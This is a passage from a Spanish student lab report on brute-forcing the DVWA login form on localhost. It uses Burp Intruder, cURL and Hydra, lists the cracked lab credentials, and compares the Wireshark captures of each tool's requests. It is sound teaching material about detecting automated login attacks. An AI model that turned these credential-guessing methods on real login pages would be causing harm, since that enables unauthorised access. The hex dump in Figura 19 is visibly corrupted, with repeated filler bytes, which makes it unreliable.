[4280][http-get-form] host: 127.0.0.1 login: admin password: password
[4280][http-get-form] host: 127.0.0.1 login: gordonb password: abc123
[4280][http-get-form] host: 127.0.0.1 login: 1337 password: charley
[4280][http-get-form] host: 127.0.0.1 login: pablo password: letmein
[4280][http-get-form] host: 127.0.0.1 login: smithy password: password
pablo@MacBook-Air-de-Pablo lab2_cripto %
```

Figura 16: Pares válidos guardados en resultados_hydra.txt.

Para comprobar los resultados se ingresaron manualmente los pares `gordonb/abc123` y `1337/charley` en Brute Force, manteniendo la sesión de DVWA. En ambos casos se obtuvo la bienvenida correspondiente.

Login

Username:

Password:

Login

Welcome to the password protected area gordonb



Figura 17: Validación manual del usuario gordonb.



Figura 18: Validación manual del usuario 1337.

2.13. Explicación paquete curl (tráfico)

Se utilizó Wireshark para capturar las ejecuciones por separado en la interfaz lo0, con el filtro de captura `tcp port 4280`. Para seleccionar las peticiones se aplicó el filtro de visualización `http.request && tcp.port == 4280`. La petición de cURL utiliza GET y HTTP/1.1, con origen y destino local. En la captura inicial el puerto origen fue 56306 y el destino 4280. El paquete capturado ocupó 755 bytes, de los cuales 699 corresponden a datos TCP. Estas cantidades no representan el tamaño de la respuesta HTML.

```

> GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1\r\n
Host: 127.0.0.1:4280\r\n
Accept-Encoding: deflate, gzip\r\n
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:155.0) Gecko/20100101 Firefox/155.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.9\r\n
Connection: keep-alive\r\n
Referer: http://127.0.0.1:4280/vulnerabilities/brute/?username=admin&password=sopas&Login=Login\r\n
> Cookie: security=low; PHPSESSID=5d4e5e048da36b6e81d8cdf2216f6994\r\n
Upgrade-Insecure-Requests: 1\r\n
Sec-Fetch-Dest: document\r\n
Sec-Fetch-Mode: navigate\r\n
Sec-Fetch-Site: same-origin\r\n
Sec-Fetch-User: ?1\r\n
DNT: 1\r\n
Sec-GPC: 1\r\n
Priority: u=0, i\r\n
\r\n
01a0 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
01b0 74 70 3a 2f 2f 31 32 37 2e 30 2e 30 2e 31 3a 34 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
01c0 32 38 30 2f 76 75 6c 6e 65 72 61 62 69 6c 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
01d0 69 65 73 2f 62 72 75 74 65 2f 3f 75 73 65 72 6e 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
01e0 61 6d 65 3d 61 64 6d 69 6e 26 70 61 73 73 77 6f 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
01f0 72 64 3d 73 6f 70 61 73 26 4c 6f 67 69 6e 3d 4c 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
0200 6f 67 69 6e 0d 0a 43 6f 6f 6b 69 65 3a 20 73 65 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
0210 63 75 72 69 74 79 3d 6c 6f 77 3b 20 50 48 50 53 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
0220 45 53 53 49 44 3d 35 64 34 65 35 65 30 34 38 64 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
0230 61 33 36 62 36 65 38 31 64 38 63 64 66 32 32 31 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
0240 36 66 36 39 39 34 0d 0a 55 70 67 72 61 64 65 2d 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
0250 49 6e 73 65 63 75 72 65 2d 52 65 71 75 65 73 74 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
0260 73 3a 20 31 0d 0a 53 65 63 2d 46 65 74 63 68 2d 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
0270 44 65 73 74 3a 20 64 6f 63 75 6d 65 6e 74 0d 0a 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
0280 53 65 63 2d 46 65 74 63 68 2d 4d 6f 64 65 3a 20 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
0290 6e 61 76 69 67 61 74 65 0d 0a 53 65 63 2d 46 65 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
02a0 74 63 68 2d 53 69 74 65 3a 20 73 61 6d 65 2d 6f 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
02b0 72 69 67 69 6e 0d 0a 53 65 63 2d 46 65 74 63 68 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
02c0 2d 55 73 65 72 3a 20 3f 31 0d 0a 44 4e 54 3a 20 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
02d0 31 0d 0a 53 65 63 2d 47 50 43 3a 20 31 0d 0a 50 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
02e0 72 69 6f 72 69 74 79 3a 20 75 3d 30 2c 20 69 0d 69 74 28 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 74
02f0 0a 0d 0a ...

```

Figura 19: Cabeceras de la petición generada mediante cURL.

Se observan Host, Cookie, Accept, Accept-Language, Referer y las cabeceras copiadas de Firefox. Accept-Encoding anuncia deflate y gzip. El User-Agent indica Firefox porque fue definido explícitamente en el comando. Las credenciales y la cookie se observan en texto claro debido al uso de HTTP sin cifrado.

2.14. Explicación paquete burp (tráfico)

La petición de Burp utiliza GET y HTTP/1.1 para enviar el mismo par admin/password. Conserva las cabeceras de Chromium de la petición original, incluyendo `sec-ch-ua`, `sec-ch-ua-mobile` y `sec-ch-ua-platform`. El Referer corresponde a la ruta del formulario y Accept-Encoding anuncia gzip, deflate y br.

```

Request Method: GET
  Request URI: /vulnerabilities/brute/?username=admin&password=password&Login=Login
    Request URI Path: /vulnerabilities/brute/
      Request URI Query: username=admin&password=password&Login=Login
        Request URI Query Parameter: username=admin
        Request URI Query Parameter: password=password
        Request URI Query Parameter: Login=Login
    Request Version: HTTP/1.1
Host: 127.0.0.1:4280\r\n
sec-ch-ua: "Chromium";v="151", "Not=A?Brand";v="99"\r\n
sec-ch-ua-mobile: ?0\r\n
sec-ch-ua-platform: "macOS"\r\n
Accept-Language: en-US,en;q=0.9\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Sec-Fetch-Site: same-origin\r\n
Sec-Fetch-Mode: navigate\r\n
Sec-Fetch-User: ?1\r\n
Sec-Fetch-Dest: document\r\n
Referer: http://127.0.0.1:4280/vulnerabilities/brute/\r\n
Accept-Encoding: gzip, deflate, br\r\n
  Cookie: PHPSESSID=272f96395ca9e7bdc11ef8a90afe028d; security=low\r\n
    Cookie pair: PHPSESSID=272f96395ca9e7bdc11ef8a90afe028d
0230 30 2e 38 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 0.8,application/
0240 73 69 67 6e 65 64 2d 65 78 63 68 61 6e 67 65 3b signed-exchange;
0250 76 3d 62 33 3b 71 3d 30 2e 37 0d 0a 53 65 63 2d v=b3;q=0.7..Sec-
0260 46 65 74 63 68 2d 53 69 74 65 3a 20 73 61 6d 65 Fetch-Site: same
0270 2d 6f 72 69 67 69 6e 0d 0a 53 65 63 2d 46 65 74 -origin..Sec-Fet
0280 63 68 2d 4d 6f 64 65 3a 20 6e 61 76 69 67 61 74 ch-Mode: navigat
0290 65 0d 0a 53 65 63 2d 46 65 74 63 68 2d 55 73 65 e..Sec-Fetch-Use
02a0 72 3a 20 3f 31 0d 0a 53 65 63 2d 46 65 74 63 68 r: ?1..Sec-Fetch
02b0 2d 44 65 73 74 3a 20 64 6f 63 75 6d 65 6e 74 0d -Dest: document.
02c0 0a 52 65 66 65 72 65 72 3a 20 68 74 74 70 3a 2f .Referer: http:/
02d0 2f 31 32 37 2e 30 2e 30 2e 31 3a 34 32 38 30 2f /127.0.0.1:4280/
02e0 76 75 6c 6e 65 72 61 62 69 6c 69 74 69 65 73 2f vulnerab ilities/
02f0 62 72 75 74 65 2f 0d 0a 41 63 63 65 70 74 2d 45 brute/.. Accept-E
0300 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c 20 64 ncoding: gzip, d
0310 65 66 6c 61 74 65 2c 20 62 72 0d 0a 43 6f 6f 6b eflate, br..Cook
0320 69 65 3a 20 50 48 50 53 45 53 53 49 44 3d 32 37 ie: PHPSESSID=27
0330 32 66 39 36 33 39 35 63 61 39 65 37 62 64 63 31 2f96395c a9e7bdc1
0340 31 65 66 38 61 39 30 61 66 65 30 32 38 64 3b 20 1ef8a90a fe028d;
0350 73 65 63 75 72 69 74 79 3d 6c 6f 77 0d 0a 43 6f security =low..Co
0360 6e 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 nnection : keep-a
0370 6c 69 76 65 0d 0a 0d 0a live....

```

Figura 20: Petición enviada por Burp conservando cabeceras del navegador Chromium.

La cookie PHPSESSID de esta captura es distinta a la utilizada en cURL. Esto indica una sesión diferente, no una característica propia de Burp. Durante Intruder se observó una secuencia de peticiones que modifican los parámetros de usuario y contraseña.

2.15. Explicación paquete hydra (tráfico)

La petición de Hydra utiliza GET y HTTP/1.0. Se observan las cabeceras Cookie, Host y User-Agent, sin las cabeceras adicionales de navegación presentes en las otras dos capturas. El User-Agent contiene Mozilla/5.0 (Hydra).

```

TCP payload (207 bytes)
v Hypertext Transfer Protocol
  v GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.0\r\n
    Request Method: GET
    v Request URI: /vulnerabilities/brute/?username=admin&password=password&Login=Login
      Request URI Path: /vulnerabilities/brute/
      v Request URI Query: username=admin&password=password&Login=Login
        Request URI Query Parameter: username=admin
        Request URI Query Parameter: password=password
        Request URI Query Parameter: Login=Login
      Request Version: HTTP/1.0
    v Cookie: security=low; PHPSESSID=5d4e5e048da36b6e81d8cdf2216f6994\r\n
      Cookie pair: security=low
      Cookie pair: PHPSESSID=5d4e5e048da36b6e81d8cdf2216f6994
    Host: 127.0.0.1:4280\r\n
    User-Agent: Mozilla/5.0 (Hydra)\r\n
    \r\n

0000 02 00 00 00 45 00 01 03 00 00 40 00 40 06 00 00 ....E... ..@.@...
0010 7f 00 00 01 7f 00 00 01 dc d5 10 b8 6b d7 b1 e5 ..... ..k...
0020 fd 34 e4 da 80 18 18 ec fe f7 00 00 01 01 08 0a .4.....
0030 4e f4 ff 6b d4 46 2d 2f 47 45 54 20 2f 76 75 6c N.k.F-/ GET /vu
0040 6e 65 72 61 62 69 6c 69 74 69 65 73 2f 62 72 75 nerabili ties/bru
0050 74 65 2f 3f 75 73 65 72 6e 61 6d 65 3d 61 64 6d te/?user name=adm
0060 69 6e 26 70 61 73 73 77 6f 72 64 3d 70 61 73 73 in&passw ord=pass
0070 77 6f 72 64 26 4c 6f 67 69 6e 3d 4c 6f 67 69 6e word&Log in=Login
0080 20 48 54 54 50 2f 31 2e 30 0d 0a 43 6f 6f 6b 69 HTTP/1. 0..Cooki
0090 65 3a 20 20 73 65 63 75 72 69 74 79 3d 6c 6f 77 e: secu rity=low
00a0 3b 20 50 48 50 53 45 53 53 49 44 3d 35 64 34 65 ; PHPSES SID=5d4e
00b0 35 65 30 34 38 64 61 33 36 62 36 65 38 31 64 38 5e048da3 6b6e81d8
00c0 63 64 66 32 32 31 36 66 36 39 39 34 0d 0a 48 6f cdf2216f 6994..Ho
00d0 73 74 3a 20 31 32 37 2e 30 2e 30 2e 31 3a 34 32 st: 127. 0.0.1:42
00e0 38 30 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 80..User -Agent:
00f0 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 48 79 64 Mozilla/ 5.0 (Hyd
0100 72 61 29 0d 0a 0d 0a ra)....

```

Figura 21: Petición HTTP/1.0 de Hydra con identificación explícita en User-Agent.

Los datos TCP de este segmento ocupan 207 bytes. La petición es más pequeña que la de cURL porque contiene menos cabeceras y una menor longitud total. También envía las credenciales en la URL y mantiene la sesión mediante PHPSESSID.

2.16. Mención de las diferencias (tráfico)

Característica	cURL	Burp	Hydra
Versión HTTP	1.1	1.1	1.0
User-Agent	Firefox copiado	Navegador Chromium	Mozilla/5.0 (Hydra)
Accept-Encoding	deflate, gzip	gzip, deflate, br	Ausente
Referer	Formulario con parámetros previos	Ruta del formulario	Ausente
Sec-Fetch	Presente	Presente	Ausente
Patrón utilizado	Ejecución individual	Combinaciones median- te Intruder	Intentos automatizados con diccionarios

Tabla 1: Diferencias observadas en las ejecuciones del laboratorio.

Estas diferencias corresponden a la configuración usada en las pruebas y no a propiedades invariables de cada programa. Los tres casos comparten el método GET, el destino local, la ruta del formulario y el uso de cookies.

2.17. Detección de SW (tráfico)

En la captura de Hydra se encuentra una identificación explícita en User-Agent. Sin embargo, este campo puede modificarse, por lo que no constituye una prueba definitiva del programa utilizado. Esto se evidencia con cURL, que envió un User-Agent de Firefox al replicar el comando copiado del navegador. En Burp se conservaron cabeceras de Chromium. Su presencia permite describir la petición original, pero no demuestra por sí sola que el tráfico provenga de Intruder. La repetición de intentos con distintos pares permite reconocer un patrón de automatización, aunque ese patrón también puede producirse con otras herramientas. Por lo tanto, para identificar software resulta necesario combinar cabeceras, versión HTTP, frecuencia y secuencia de solicitudes. En este laboratorio se conoce el origen porque se ejecutó cada herramienta por separado; un observador externo solamente dispondría de indicios.

Conclusiones y comentarios

El laboratorio permitió comparar tres formas de interactuar con el mismo formulario: la modificación de peticiones mediante Burp, su reproducción desde Terminal con cURL y la automatización con Hydra. Se obtuvieron pares válidos con Burp y cinco pares con Hydra, verificando el resultado mediante los mensajes de bienvenida y pruebas manuales. Una de las principales observaciones fue que HTTP 200 no indica necesariamente un acceso válido. Tanto el intento correcto como el incorrecto devolvieron ese estado, por lo que se revisó el contenido del HTML. Asimismo, una cookie no vigente provocó redirecciones al login y obligó a capturar una sesión nueva antes de continuar con Intruder. La comparación de tráfico

mostró que las herramientas pueden enviar cabeceras similares y que el User-Agent puede ser copiado o modificado. Esto limita la identificación basada en un único campo. También se comprobó que, al utilizar HTTP, las credenciales y cookies quedan visibles en las capturas. Como actividad adicional, se revisó el error 403 de la carpeta `/hackable/users/`. El servidor tenía deshabilitado el listado automático y se habilitó mediante `Options +Indexes`. Este procedimiento fue un cambio de configuración administrativa y no un bypass de autenticación. El listado muestra nombres de archivos y no acredita, por sí solo, la existencia de cuentas válidas.

Referencias

- DVWA, repositorio y configuración Docker: <https://github.com/digininja/DVWA>.
- Burp Suite Community Edition: <https://portswigger.net/burp/communitydownload>.
- Hydra, fórmula de Homebrew: <https://formulae.brew.sh/formula/hydra>.
- Ayuda local de Hydra 9.7: `hydra -h` y `hydra -U http-get-form`.
- Wireshark, seguimiento de flujos: https://www.wireshark.org/docs/wsug_html_chunked/ChAdvFollowStreamSection.html.